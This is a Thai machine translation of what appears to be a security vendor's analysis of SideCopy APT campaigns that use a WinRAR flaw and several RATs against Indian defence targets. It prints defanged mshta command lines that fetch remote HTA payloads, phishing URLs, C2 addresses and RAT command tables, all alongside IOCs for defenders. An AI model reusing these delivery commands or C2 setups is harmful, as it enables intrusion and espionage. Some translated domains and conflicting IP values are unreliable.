SEQRITE ทีม APT ของ Labs ได้ค้นพบแคมเปญโจมตีหลายครั้งของกลุ่ม APT SideCopy ที่มุ่งเป้าไปที่หน่วยงานรัฐบาลและหน่วยงานด้านการป้องกันประเทศของอินเดียในช่วงไม่กี่เดือนที่ผ่านมา ขณะนี้กลุ่มภัยคุกคามดังกล่าวได้ใช้ประโยชน์จากช่องโหว่ของ WinRAR ที่เพิ่งเกิดขึ้นใหม่ CVE-2023-38831 (ดูของเรา ที่ปรึกษา (สำหรับรายละเอียดเพิ่มเติม) เพื่อติดตั้ง AllaKore RAT, DRat และเพย์โหลดเพิ่มเติม โดเมนที่ถูกบุกรุกซึ่ง SideCopy ใช้เพื่อโฮสต์เพย์โหลด จะถูกนำมาใช้ซ้ำหลายครั้ง โดยแปลงเป็นที่อยู่ IP เดียวกัน นอกจากนี้ SideCopy ยังได้ติดตั้งเอเจนต์โอเพนซอร์สเวอร์ชัน Linux ที่ชื่อว่า Ares RAT ซึ่งพบว่าโค้ดมีความคล้ายคลึงกับกลุ่มภัยคุกคามหลัก Transparent Tribe (APT36) ในเพย์โหลด stager ทั้ง SideCopy และ APT36 ดำเนินการโจมตีหลายแพลตฟอร์มพร้อมกันด้วยตัวล่อและรูปแบบการตั้งชื่อเดียวกัน โดยแบ่งปันโครงสร้างพื้นฐานและโค้ดเพื่อโจมตีอินเดียอย่างก้าวร้าว
ในบล็อกนี้ เราจะเจาะลึกรายละเอียดทางเทคนิคของสองแคมเปญดังกล่าวที่เราพบระหว่างการวิเคราะห์ข้อมูลทางไกล เราสังเกตเห็นแคมเปญที่คล้ายกันนี้เกิดขึ้นอย่างต่อเนื่อง และคาดว่าจะยังคงดำเนินต่อไปในขณะที่ความขัดแย้งระหว่างอิสราเอลและฮามาสทวีความรุนแรงขึ้น ซึ่งไม่เพียงแต่แฮ็กติวิสต์ที่สนับสนุนปากีสถานเท่านั้น แต่ยังมีกลุ่มอื่นๆ ที่ต่อต้านอิสราเอลอีกด้วย ที่กำลังโจมตีเว็บไซต์ของอินเดียด้วยการโจมตีแบบ DDoS, การบิดเบือนข้อมูล และการโจมตีแบบละเมิดข้อมูล
โปรไฟล์ผู้ก่อภัยคุกคาม
SideCopy เป็นกลุ่มภัยคุกคามขั้นสูง (Advanced Persistent Threat หรือ ADTH) ที่เชื่อมโยงกับปากีสถาน ซึ่งมุ่งเป้าโจมตีประเทศในเอเชียใต้ โดยเฉพาะหน่วยงานด้านกลาโหมของอินเดียและรัฐบาลอัฟกานิสถาน มาตั้งแต่ปี 2019 เป็นอย่างน้อย เกือบทุกเดือนในปีนี้ มีการตรวจพบแคมเปญโจมตีใหม่ๆ ในข้อมูลการตรวจสอบของเรา โดยมีการเปลี่ยนแปลงไปเรื่อยๆ เช่น ขั้นตอนเพิ่มเติมของRAT แบบ Double Action , RAT ที่ใช้ .NET และ TTPs ที่ใช้การเรียกใช้งานระยะไกลด้วย PowerShell ซึ่งทีมของเราได้ค้นพบคลังอาวุธของ SideCopy ประกอบด้วย Action RAT, AllaKore RAT, Reverse RAT, Margulas RAT และอื่นๆ อีกมากมาย
กลุ่มนี้เป็นกลุ่มย่อยของกลุ่ม Transparent Tribe (APT36) ซึ่งได้โจมตีทหารอินเดีย อย่างต่อเนื่อง และยังคงโจมตีนักศึกษามหาวิทยาลัยอย่างหนักในปีนี้ เพื่อแบ่งปันข้อมูลนักศึกษาให้กับกลุ่มก่อการร้ายเพื่อการรับสมัครสมาชิก กลุ่มนี้ได้อัปเดตคลังมัลแวร์ Linux ในปีนี้ด้วย Poseidon และยูทิลิตี้อื่นๆ กลุ่มนี้เคลื่อนไหวมาตั้งแต่ปี 2013 และใช้เพย์โหลด เช่น Crimson RAT, Capra RAT และ Oblique RAT ในการโจมตีอย่างต่อเนื่อง
เจ้าหน้าที่ปากีสถานใช้กับดักน้ำผึ้งเพื่อล่อเจ้าหน้าที่ฝ่ายป้องกันประเทศ ทำให้เกิดผลกระทบและความเสียหายมหาศาลด้วยการขโมยข้อมูลลับในรูปแบบการจารกรรมทางไซเบอร์นี้
การวิเคราะห์แคมเปญ-1
แคมเปญแรกของ SideCopy ที่ตรวจพบนั้นแพร่กระจายผ่านลิงก์ฟิชชิ่งที่ดาวน์โหลดไฟล์เก็บถาวรชื่อ “ Homosexuality – Indian Armed Forces ” เอกสารล่อลวงเกี่ยวข้องกับ NSRO และมีชื่อว่า “ ACR.pdf ” หรือ “ ACR_ICR_ECR_Form_for_Endorsement_New_Policy.pdf ”

รูปที่ 1 – PDF ของ Decoy
ที่น่าสนใจคือ เราพบว่าไฟล์ PDF ล่อลวงเดียวกันนี้ถูกใช้โดย Ares RAT เวอร์ชัน Linux ซึ่งถูกพบครั้งแรกในสัปดาห์สุดท้ายของเดือนสิงหาคมบน Virus Total โดเมนที่ถูกบุกรุกทั้งสองโดเมนนั้นชี้ไปยังที่อยู่ IP เดียวกัน ดังแสดงในรูปด้านล่าง โดเมนที่ใช้ในแคมเปญเดือนเมษายน ' ssynergy[.]in ' และเดือนพฤษภาคม ' elfinindia[.]com ' ก็ชี้ไปยัง IP เดียวกันเช่นกัน ยิ่งไปกว่านั้น ไฟล์เก็บถาวรที่โฮสต์อยู่บนโดเมนต่างๆ มีชื่อเดียวกัน ซึ่งบ่งชี้ถึงการนำโดเมนที่ถูกบุกรุกมาใช้ซ้ำ

รูปที่ 2 – ห่วงโซ่การติดเชื้อ-1 ที่มี IP เดียวกัน
URL ฟิชชิ่งที่มุ่งเป้าไปที่แพลตฟอร์ม Windows ชี้ไปยังsunfireglobal[.]inซึ่งเป็นโดเมนที่ถูกบุกรุกและไม่สามารถใช้งานได้ในขณะที่เขียนบทความนี้ โดยจะแปลงเป็น IP: 162.241.85[.]104 URL คือ:
| hxxps://sunfireglobal[.]ใน/สาธารณะ/core/homo/รักร่วมเพศ%20-%20Indian%20Armed%20Forces.zip |
มีไฟล์ทางลัดที่เป็นอันตรายในรูปแบบนามสกุล 2 นามสกุลชื่อว่า “Homosexuality – Indian Armed Forces ․pdf.lnk” ซึ่งจะเรียกใช้ไฟล์ HTA ระยะไกลดังนี้:
| C:\Windows\System32\mshta.exe “hxxps://sunfireglobal[.]ใน/public/assests/files/db/acr/” และ tar.exe |
ประกอบด้วยไฟล์ฝังตัวสองไฟล์ที่เข้ารหัสด้วย base64 ไฟล์หนึ่งคือไฟล์ PDF ปลอม และอีกไฟล์เป็นไฟล์ DLL พบว่ามีการเปลี่ยนแปลงเล็กน้อยใน HTA และฟังก์ชันการทำงานยังคงเหมือนเดิม นั่นคือการตรวจสอบเวอร์ชัน .NET ดึงข้อมูล AV ที่ติดตั้ง ถอดรหัส และเรียกใช้ DLL ในหน่วยความจำ
หลังจากเปิดไฟล์ตัวหลอกด้วย DLL แล้ว (พรีบอทตา) มันจะส่งสัญญาณไปยังโดเมนเดียวกันและดาวน์โหลด HTA และเนื้อหา DLL สุดท้ายไปยังเส้นทางเป้าหมาย HTA ที่ดาวน์โหลดจะถูกบันทึกเป็น “seqrite.jpgไฟล์ดังกล่าวจะถูกบันทึกไว้ในโฟลเดอร์ TEMP จากนั้นจึงย้ายไปยังโฟลเดอร์เป้าหมายและเรียกใช้งาน ทั้งนี้ขึ้นอยู่กับโปรแกรมป้องกันไวรัสที่มีอยู่ – SEQRITEรวมถึง Quick Heal, Kaspersky, Avast, Avira, Bitdefender และ Windows Defender; มันจะเรียกใช้ไฟล์ DLL ที่เป็นเพย์โหลดสุดท้าย

รูปที่ 3 – DLL preBotHta รันในหน่วยความจำ
แอปพลิเคชัน Windows ที่ถูกต้องตามกฎหมาย เช่น Credential wizard ( credwiz.exe ) หรือ EFS REKEY wizard ( rekeywiz.exe) จะถูกคัดลอกไปไว้ข้างๆ เป้าหมายเพื่อโหลด DLL การคงอยู่ของมัลแวร์จะทำผ่านคีย์รีจิสทรี Startup (หรือ) Run เพื่อโหลดเพย์โหลด RAT ตัวสุดท้ายเมื่อระบบรีบูต (สามารถดูรายละเอียดการวิเคราะห์ Action RAT และเพย์โหลดอื่นๆ ได้ในเอกสารไวท์เปเปอร์ฉบับ ก่อนหน้าของเรา )
พบไฟล์เก็บถาวรอีกไฟล์หนึ่งที่มีชื่อเดียวกันว่า “Homosexuality – Indian Armed Forces.zip” ซึ่งภายในมีไฟล์ ELF ไฟล์ดังกล่าวถูกเผยแพร่โดยใช้โดเมนชื่อ “ occoman[.]com ” ซึ่งเชื่อมโยงไปยังที่อยู่ IP เดียวกันกับsunfireglobal[.].inแสดงให้เห็นถึงการใช้ IP ร่วมกันระหว่างโดเมนที่ถูกบุกรุก

รูปที่ 4 – เนื้อหาของเอกสารทั้งสองฉบับ
พบชื่อไฟล์ที่แตกต่างกันสำหรับมัลแวร์ Linux ที่ใช้ Golang นี้ ซึ่งแอบอ้างตัวเป็น PDF ดังนี้:
| รักร่วมเพศ – กองทัพอินเดีย ․pdf | 2023-10-24 |
| โครงการฝึกอบรมหน่วย ․pdf | 2023-09-20 |
| การใช้งานโซเชียลมีเดีย ․pptx | 2023-08-30 |
ด้วยการใช้ ปลั๊กอิน GoReSymร่วมกับ IDA เราสามารถดึงข้อมูลเมตาของฟังก์ชันออกมาได้ในขณะที่ไบนารีถูกแยกส่วน (ดูรายละเอียดปลั๊กอินเพิ่มเติมได้ในบทวิเคราะห์เชิงลึกของเราเกี่ยวกับ มัลแวร์ Warp ที่ใช้ภาษา Go )
ขั้นตอนการทำงานคล้ายคลึงกับขั้นตอนแรกที่พบในกรณีของเอเจนต์ Poseidon (ที่สังเกตโดยUptycsและZscaler ) ซึ่งมีตำแหน่งเป้าหมายที่แน่นอน แม้ว่าขั้นตอนนี้จะไม่ได้ถูกคอมไพล์โดยใช้ PyInstaller ก็ตาม:
- สร้าง crontab เพื่อรักษาการคงอยู่ตลอดการรีบูตระบบภายใต้ชื่อผู้ใช้ปัจจุบัน
- ดาวน์โหลดตัวล่อไปที่ไดเร็กทอรีเป้าหมาย “/.local/share” และเปิดมัน
- ดาวน์โหลดตัวแทน Ares เป็น “/.local/share/updates” และดำเนินการ

รูปที่ 5 – ผังกระบวนการของขั้นตอนที่ 1
หลังจากแยกเนื้อหาของเพย์โหลด PyInstaller สุดท้ายแล้วจะได้ ไฟล์ที่คอมไพล์ด้วย Python สองไฟล์ที่เราสนใจ ( agent.pycและconfig.pyc ) การดีคอมไพล์และตรวจสอบไฟล์เหล่านั้นนำไปสู่ RAT Python แบบโอเพนซอร์สที่ชื่อว่า Aresรูปแบบ URL ที่ใช้ในการ ping เซิร์ฟเวอร์คือ “ hxxps://(host)/api/(uid)/hello. ” และประกอบด้วยแพลตฟอร์ม ชื่อโฮสต์ และชื่อผู้ใช้ของเครื่องเป้าหมาย มันรองรับคำสั่ง 13 คำสั่งต่อไปนี้สำหรับการสื่อสาร C2
| คำสั่ง | รายละเอียด |
| แนบ | อัพโหลดไฟล์ท้องถิ่นไปยังเซิร์ฟเวอร์ |
| ดาวน์โหลด | ดาวน์โหลดไฟล์ผ่าน HTTP(s) |
| ไปรษณีย์ | สร้างไฟล์หรือโฟลเดอร์ในรูปแบบ zip |
| cd | เปลี่ยนไดเรกทอรีปัจจุบัน |
| ภาพหน้าจอ | จับภาพหน้าจอและอัพโหลดไปยังเซิร์ฟเวอร์ |
| หลาม | รันคำสั่ง Python หรือไฟล์ Python |
| สู้ | ติดตั้งตัวแทนผ่านไดเร็กทอรี AutoStart |
| ปลาเดยส์ | ถอนการติดตั้งตัวแทน |
| ทางออก | ฆ่าตัวแทน |
| ร้าว | ลบความคงอยู่และฆ่าตัวแทน |
| รายการทั้งหมด | รายชื่อไฟล์ไดเรกทอรีและอัพโหลดไปยังเซิร์ฟเวอร์ |
| ช่วย | แสดงความช่วยเหลือ |
| ดำเนินการคำสั่งเชลล์และส่งกลับผลลัพธ์ |
ไม่พบการเปลี่ยนแปลงที่สำคัญใดๆ ในเอเจนต์ นอกจากการเปลี่ยนชื่อจากaresเป็นgeditและเซิร์ฟเวอร์ที่เอเจนต์ใช้งานนั้นปรากฏอยู่ในไฟล์การกำหนดค่า: 161.97.151[.]200:7015ทั้งสคริปต์ของเอเจนต์และสคริปต์การกำหนดค่าต่างก็มีชื่อ ' lee ' ซึ่งชี้ไปยังเอเจนต์เดียวกันกับที่ Lumenอ้างถึง

รูปที่ 6 – ไฟล์กำหนดค่า

รูปที่ 7 – สคริปต์ตัวแทน
มัลแวร์ตัวนี้มีชื่อว่า “ bossupdate ” ซึ่งเป็นรูปแบบการตั้งชื่อคล้ายกับ Poseidon และยูทิลิตี้อื่นๆ ของ Transparent Tribe ที่ขึ้นต้นด้วยคำนำหน้า 'boss' APT36 มุ่งเป้าไปที่ระบบปฏิบัติการ BOSS ซึ่งพัฒนาขึ้นในอินเดียสำหรับหน่วยงานภาครัฐ และกำลังขยายคลังอาวุธ Linux ของตนอย่างต่อเนื่อง ย้อนกลับไปในปี 2021 ทีม Red Raindrop ของ QiAnXin ได้เชื่อมโยง SideCopy กับ RAT ตัวเดียวกันนี้ และ ต่อมาTelsyก็ได้แยกเวอร์ชันที่ดัดแปลงออกมาชื่อBackNet ออกมาด้วย
การวิเคราะห์แคมเปญ-2
แคมเปญที่สองมีสถานการณ์เดียวกัน โดยพบการแชร์ IP ไม่เพียงแต่กับโดเมนที่ถูกบุกรุกเท่านั้น แต่ยังรวมถึงโครงสร้างพื้นฐาน C2 ด้วย การโจมตีช่องโหว่ WinRAR ล่าสุด CVE-2023-38831 ทำได้โดยการฟิชชิ่ง ซึ่งดาวน์โหลดไฟล์เก็บถาวรที่เป็นอันตราย เมื่อเปิดไฟล์เก็บถาวร จะพบไฟล์ PDF และโฟลเดอร์ที่มีชื่อเดียวกัน

รูปที่ 8 – ไฟล์เก็บถาวรที่ใช้ในการโจมตี WinRAR
การเปิดไฟล์ PDF จะทำให้เกิดช่องโหว่ และเรียกใช้เพย์โหลดภายในโฟลเดอร์อย่างเงียบๆ โดยใช้ ฟังก์ชัน ShellExecuteของโปรแกรม WinRAR ไฟล์ PDF ล่อลวงนั้นเกี่ยวข้องกับองค์กรที่ชื่อว่า ' All India Association of Non-Gazetted Officers ' (AIANGOs) ซึ่งกล่าวถึงโครงการประท้วงอย่างสันติต่อกระทรวงกลาโหมของอินเดีย AIANGOs มีสำนักงานใหญ่อยู่ที่มุมไบ ได้รับการรับรองจากรัฐบาลอินเดีย กระทรวงกลาโหม ในปี 2000 ภายใต้กฎ CCS(RSA) ปี 1993 และเป็นสมาชิกของ CDRA ดังที่ระบุไว้ในหน้า X (ทวิตเตอร์) ของพวกเขา

รูปที่ 9 – ตัวล่อที่ใช้ในการโจมตี WinRAR
เพย์โหลดที่อยู่ในโฟลเดอร์นี้คือเอเจนต์ AllaKore RAT ซึ่งมีฟังก์ชันในการขโมยข้อมูลระบบ บันทึกคีย์ล็อกเกอร์ จับภาพหน้าจอ อัปโหลดและดาวน์โหลดไฟล์ และเข้าถึงเครื่องเป้าหมายจากระยะไกลเพื่อส่งคำสั่งและอัปโหลดข้อมูลที่ขโมยมาไปยัง C2 นอกจากนี้ ยังมีการเชื่อมต่อกับ C2 ที่ใช้งานและแคมเปญก่อนหน้ามากขึ้น ดังรายละเอียดด้านล่าง:

รูปที่ 10 – ห่วงโซ่การติดเชื้อ-2 ที่มีการแบ่งปัน IP กับโดเมนและ C2
ความสัมพันธ์
- มีการสังเกตเห็นโซ่การโจมตีที่คล้ายกันของ SideCopy ด้วยเอกสารล่อ “DocScanner-ต.ค.” หมายถึงคณะผู้แทนซาอุดีอาระเบียของกระทรวงกลาโหม มีการสังเกตเห็นว่า SideCopy และ APT36 ใช้เหยื่อล่อแบบเดียวกันนี้ก่อนหน้านี้ในแคมเปญเดือนเมษายนและพฤษภาคม ตามลำดับ
- โดเมนที่ถูกบุกรุกในห่วงโซ่นี้ร็อคเวลล์รอยัลโฮมส์[.]คอม' กำลังแก้ไขเป็น IP เดียวกัน 103.76.213[.]95 ใช้กับโดเมน 'isometricsindia[.]co.in,' ซึ่งพบว่าพวกเขานำมาใช้ในแคมเปญเดือนสิงหาคม โดยใช้ธีมว่า “สงครามการค้าระหว่างสหรัฐฯ กับจีน”
- โหลดสุดท้าย DRat เชื่อมต่อกับ IP 38.242.149[.]89 สำหรับการสื่อสาร C2 ที่ใช้กับ AllaKore RAT
- พบ URL ฟิชชิ่งที่คล้ายกันใน “ร็อคเวลล์รอยัลโฮมส์โดเมนที่มีชื่อคล้ายกันDocScanner_AUG_2023.zip” สิ่งนี้จะนำไปสู่ตัวอย่าง Ares RAT อีกตัวอย่างหนึ่งที่เชื่อมต่อกับ C2 ที่มี IP 38.242.220[.]166:9012, โดยที่เหยื่อล่อชี้ไปที่กระทรวงกลาโหมของอินเดียอีกครั้งเกี่ยวกับเรื่อง “เรื่องของรัฐสภา"

รูปที่ 8 – เหยื่อล่อที่ใช้กับ Ares RAT
URL ที่ใช้ในการหลอกลวงชี้ไปยังrockwellroyalhomes[.]comซึ่งเป็นโดเมนที่ถูกบุกรุกและเชื่อมโยงไปยัง IP: 103.76.231[.]95
| hxxps://www.rockwellroyalhomes.com/js/FL/DocScanner-Oct.zip |
มีไฟล์ทางลัดที่เป็นอันตรายในรูปแบบนามสกุลสองชื่อ “DocScanner-Oct.zip․pdf.lnk” ซึ่งจะทริกเกอร์ไฟล์ HTA ระยะไกลดังนี้:
| C:\Windows\System32\mshta.exe hxxps://www.rockwellroyalhomes.com/js/content/ และ mshta.exe |
มัลแวร์นี้มีไฟล์ที่เข้ารหัสแบบ base64 ฝังอยู่ภายใน ได้แก่ ไฟล์ PDF, DLL และ EXE ที่ใช้เป็นไฟล์ล่อเป้า ระบบจะทำการตรวจสอบไวรัสในเครื่องของเหยื่อ เปิดไฟล์ล่อเป้า และปล่อย มัลแวร์ DRatซึ่งเป็นโทรจันสำหรับการเข้าถึงระยะไกลตัวใหม่ โดยตั้งชื่อตามพาธของไฟล์ PDB:
| d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb |
คำสั่งที่รองรับทั้ง 13 คำสั่งมีฟังก์ชันการทำงานดังต่อไปนี้:
| คำสั่งถอดรหัส | ฟังก์ชั่น |
| รับข้อมูลข่าวสาร | ส่งข้อมูลระบบ – ชื่อผู้ใช้และระบบปฏิบัติการ, ไทม์สแตมป์, เส้นทางการเริ่มต้น |
| จีบ | ส่ง'ยืนยัน' ข้อความเพื่อเริ่มรับคำสั่ง |
| ปิดการขาย | ส่ง'การปิด' ข้อความเพื่อปิดการเชื่อมต่อและออก |
| กามินดินา | ตรวจสอบสถานะการทำงาน |
| เดล | ลบไฟล์ไดเรกทอรี (หรือ) ที่ระบุและส่งการยืนยัน |
| ทางเข้าเส้นทาง | ป้อนไดเรกทอรีที่ระบุและส่งแอตทริบิวต์สำหรับแต่ละไฟล์และโฟลเดอร์ย่อย |
| เส้นทางย้อนกลับ | ส่งไดเรกทอรีการทำงานปัจจุบัน |
| รายการไดรฟ์ | ดึงข้อมูลดิสก์และ DeviceID โดยใช้:
|
| เอฟดีแอล | อัปโหลดคุณลักษณะของไฟล์ |
| fdIConfirm | อัพโหลดไฟล์ |
| ฟูออป | ดาวน์โหลดไฟล์ |
| ฟูเพ็กซ์ | ดาวน์โหลดและดำเนินการ (1) |
| ซูเพ็กซ์ | ดาวน์โหลดและดำเนินการ (2) |

รูปที่ 8 – การนำเหยื่อล่อกลับมาใช้ใหม่ด้วย DRat
พบแคมเปญอื่นที่กำหนดเป้าหมายแพลตฟอร์ม Windows และ Linux ในลักษณะเดียวกันพร้อมกัน เพย์โหลดใหม่สำหรับ Windows ชื่อ Key RAT ถูกนำไปใช้ร่วมกับ Ares RAT ในกรณีนี้ IOC สำหรับแคมเปญที่สามนี้ถูกเพิ่มไว้ในตอนท้าย
โครงสร้างพื้นฐานและโดเมน C2
เซิร์ฟเวอร์ C2 ทั้งหมดจดทะเบียนในประเทศเยอรมนีกับ Contabo GmbH ซึ่งใช้โดย APT ที่เชื่อมโยงกับปากีสถานโดยทั่วไป
| 38.242.149[.]89 | vmi1433024.contaboserver.net | AllaKore RAT และ DRat |
| 207.180.192[.]77 | vmi747785.contaboserver.net | คีย์ RAT |
| 38.242.220[.]166 | vmi1390334.contaboserver.net | อาเรส หนู |
| 161.97.151[.]220 | vmi1370228.contaboserver.net | อาเรส หนู |
เซิร์ฟเวอร์ Ares เครื่องหนึ่งที่เชื่อมโยงกับเหยื่อล่อหลายตัว กำลังใช้งานไฟร์วอลล์ pfsense บนพอร์ต 9012 สำหรับการสื่อสาร C2 – 38.242.220[.] 166

รูปที่ 9 – รายละเอียดเซิร์ฟเวอร์ Ares

รูปที่ 10 – หน้าล็อกอิน pfsense ของเซิร์ฟเวอร์ Ares
โดเมนที่ถูกเจาะระบบทั้งหมดที่ SideCopy ใช้ในปีนี้ มีGoDaddyเป็นผู้รับจดทะเบียน และHostGator เป็น ชื่อเซิร์ฟเวอร์ รายละเอียด Whois มีดังนี้:
| IP | โดเมน | รณรงค์ | จดทะเบียน |
| 103.76.213[.]95
องค์กร: Spectra Technologies ISP: CtrlS เดลี อินเดีย – AS18229 |
isometricsindia[.]co.in | สิงหาคม | บริษัท โอซาเนรา จำกัด มุมไบ |
| ร็อคเวลล์รอยัลโฮมส์[.]คอม | ตุลาคม | เทมเป้ รัฐแอริโซน่า สหรัฐอเมริกา | |
| 162.241.85[.]104
Org & ISP: เลเยอร์รวม โพรโว รัฐยูทาห์ สหรัฐอเมริกา – AS46606 |
ซันไฟร์โกลบอล[.]อิน | ตุลาคม | เบงกอลตะวันตกอินเดีย |
| occoman[.]com | สิงหาคม | เทมเป้ รัฐแอริโซน่า สหรัฐอเมริกา | |
| elfindia[.]com | อาจ | เทมเป้ รัฐแอริโซน่า สหรัฐอเมริกา | |
| ssynergy[.]ใน | เมษายน | เบงกอลตะวันตกอินเดีย |
เราพบว่าชื่อเครื่อง ' desktop-g4b6mh4 ' ปรากฏอยู่ในไฟล์ทางลัดจำนวนมากในปีนี้ ไม่เพียงแต่พบเห็นในแคมเปญเหล่านี้เท่านั้น แต่ผู้โจมตียังได้สร้างแคมเปญใหม่ๆ ขึ้นมาอีกด้วย:
- เดสก์ท็อป-87p7en5
- เดสก์ท็อป-ey8nc5b
บทสรุปและการอ้างอิง
SideCopy ขยายคลังอาวุธด้วยช่องโหว่แบบ Zero-day โดยมุ่งเป้าโจมตีองค์กรด้านการป้องกันประเทศของอินเดียด้วยโทรจันการเข้าถึงระยะไกลที่หลากหลาย จากข้อมูลการโจมตี การเลือกเป้าหมาย เหยื่อล่อที่ใช้ และโครงสร้างพื้นฐาน ทำให้มั่นใจได้ว่า SideCopy เป็นผู้โจมตีแคมเปญเหล่านี้ APT36 กำลังขยายคลังอาวุธ Linux อย่างต่อเนื่อง โดยพบว่ามีการแบ่งปันตัวจัดการ Linux กับ SideCopy เพื่อติดตั้ง Python RAT แบบโอเพนซอร์สที่ชื่อว่า Ares ในขณะเดียวกัน เราพบการโจมตีทางไกลสำหรับแคมเปญนี้ในหลายเมืองของอินเดีย ซึ่งแสดงให้เห็นถึงกิจกรรมที่เพิ่มขึ้นท่ามกลางความขัดแย้งระหว่างอิสราเอลและฮามาส โดยรวมแล้ว ทั้งแคมเปญเหล่านี้และแคมเปญอื่นๆ มีความเชื่อมโยงกับการแบ่งปันโค้ดและโครงสร้างพื้นฐานระหว่างกลุ่มภัยคุกคามที่เกี่ยวข้องอย่างใกล้ชิดเหล่านี้
SEQRITE การป้องกัน
| LNK.Trojan.48283.GC | ไซด์คัดลอกโทรจัน.48284.GC | JS.Trojan.47685 |
| LNK.Dropper.47686.GC | ไซด์คัดลอกโทรจัน.48285.GC | JS.Sidecopy.47539.GC |
| LNK.Sidecopy.47538.GC | โทรจัน.ไซด์คัดลอก.S30112863 | JS.Sidecopy.47540 |
| ELF.Agent.48298.GC | โทรจัน.ไซด์คัดลอก.S30112905 | JS.SideCopy.42911 |
| ELF.Agent.48286.GC | โทรจัน.ไซด์คอปี้.S30112904 | โทรจัน.ไซด์คัดลอก |
| สคริปต์.โทรจัน.47763 | โทรจันAPT.SideCopy.PB1 |
ข้อควรระวังที่ต้องดำเนินการ
มีความจำเป็นที่จะต้องได้รับการปกป้องจากการโจมตีทางไซเบอร์ที่สำคัญดังกล่าวโดยปฏิบัติตามข้อควรระวังดังต่อไปนี้:
- หลีกเลี่ยงการคลิกลิงก์ที่ไม่ผ่านการตรวจสอบจากแหล่งที่ไม่รู้จัก
- อย่าดาวน์โหลดและเปิดสิ่งที่แนบมาใดๆ โดยเฉพาะไฟล์เก็บถาวร
- ใช้ endpoint protection เพื่อก้าวล้ำหน้าในสถานการณ์ภัยคุกคามที่เปลี่ยนแปลงอยู่ตลอดเวลา
- อัปเดตระบบปฏิบัติการและแอปซอฟต์แวร์ของคุณเป็นประจำเพื่อแก้ไขช่องโหว่ที่ทราบ
- เพิ่มการป้องกันด้วยรหัสผ่านให้กับเอกสารที่เป็นความลับและข้อมูลที่ละเอียดอ่อน
IOCs
Windows
| สารบัญ | |
| eb07a0063132e33c66d0984266afb8ae | DocScanner-Oct.zip |
| 8bee417262cf81bc45646da357541036 | รักร่วมเพศ – กองกำลังทหารอินเดีย.zip |
| 9e9f93304c8d77c9473de475545bbc23 | ความสำเร็จของ DMA.rar |
| 9379ebf1a732bfb1f4f8915dbb82ca56 | Agenda_Points_Ammended.rar |
| 49b29596c81892f8fff321ff8d64105a | DMA_Monthly_Update_Minutes_of_Meeting-reg.zip |
| ทางลัด (LNK) | |
| 75f9d86638c8634620f02370c28b8ebd | DocScanner-Oct.pdf.lnk |
| fc5eae3562c9dbf215384ddaf0ce3b03 | รักร่วมเพศ – กองทัพอินเดีย. pdf.lnk |
| a52d2a0edccdc0f533c7b04e88fe8092 | agenda_points.docx.lnk
ร่าง_สั้น_PPT.pptx.lnk meeting_brief.pdf.lnk |
| HTA | |
| 02c444c5c1ad25e6823457705e8820bc | msfnt.hta |
| d6e214fd81e7afb57ea77b79f8ff1d45 | พี.เอชทีเอ |
| d0c80705be2bc778c7030aae1087f96e | main.hta |
| DLL | |
| 31340EA400E6611486D5E57F0FAB5AF2 | SummitOfBion.dll |
| FE0250AF25C625E24608D8594B716ECB | preBotHta.dll |
| C872F21B06C4613954FFC0676C1092E3 | WinGfx.dll |
| หนู | |
| ff13b07eaabf984900e88657f5d193e6 | Msfront.exe (DRat) |
| 6f37dacf81af574f1c8a310c592df63f | Achievements_of_DMA.pdf .exe (AllaKore RAT) |
| 9f5354dcf6e6b5acd4213d9ff77ce07c | steistem.exe / Onlyme.exe (คีย์ RAT) |
| ล่อ | |
| CCB6723C14EBB0A12395668377CF3F7A | DocScanner-ต.ค.pdf |
| acec2107d4839fbb04defbe376ac4973 | ความสำเร็จของ DMA.pdf_ |
| f759b6581367db35e3978125f4f6ff80 | ACR.pdf |
| ผลิตภัณฑ์อื่นๆ | |
| B6FBCAE7980D4E02CE9ED9876717F385 | แคช.ค้างคาว |
| 4f541ec8cd238737e4e77a55fbcbb4f3 | d.txt |
| PDB | |
| d:\Projects\C#\D-Rat\DRat Client\Tenure\obj\Release\MSEclipse.pdb | |
| C:\Users\Boss\Desktop\test\Client\Client\obj\Release\Onlyme.pdb | |
ลินุกซ์
| เอกสารเก่า | |
| 7cba23cfd9587211e7a214a88589cf25 | DocScanner_AUG_2023.zip |
| 04a65069054085cd81daabe4fc15ce76 | รักร่วมเพศ – กองกำลังทหารอินเดีย.zip |
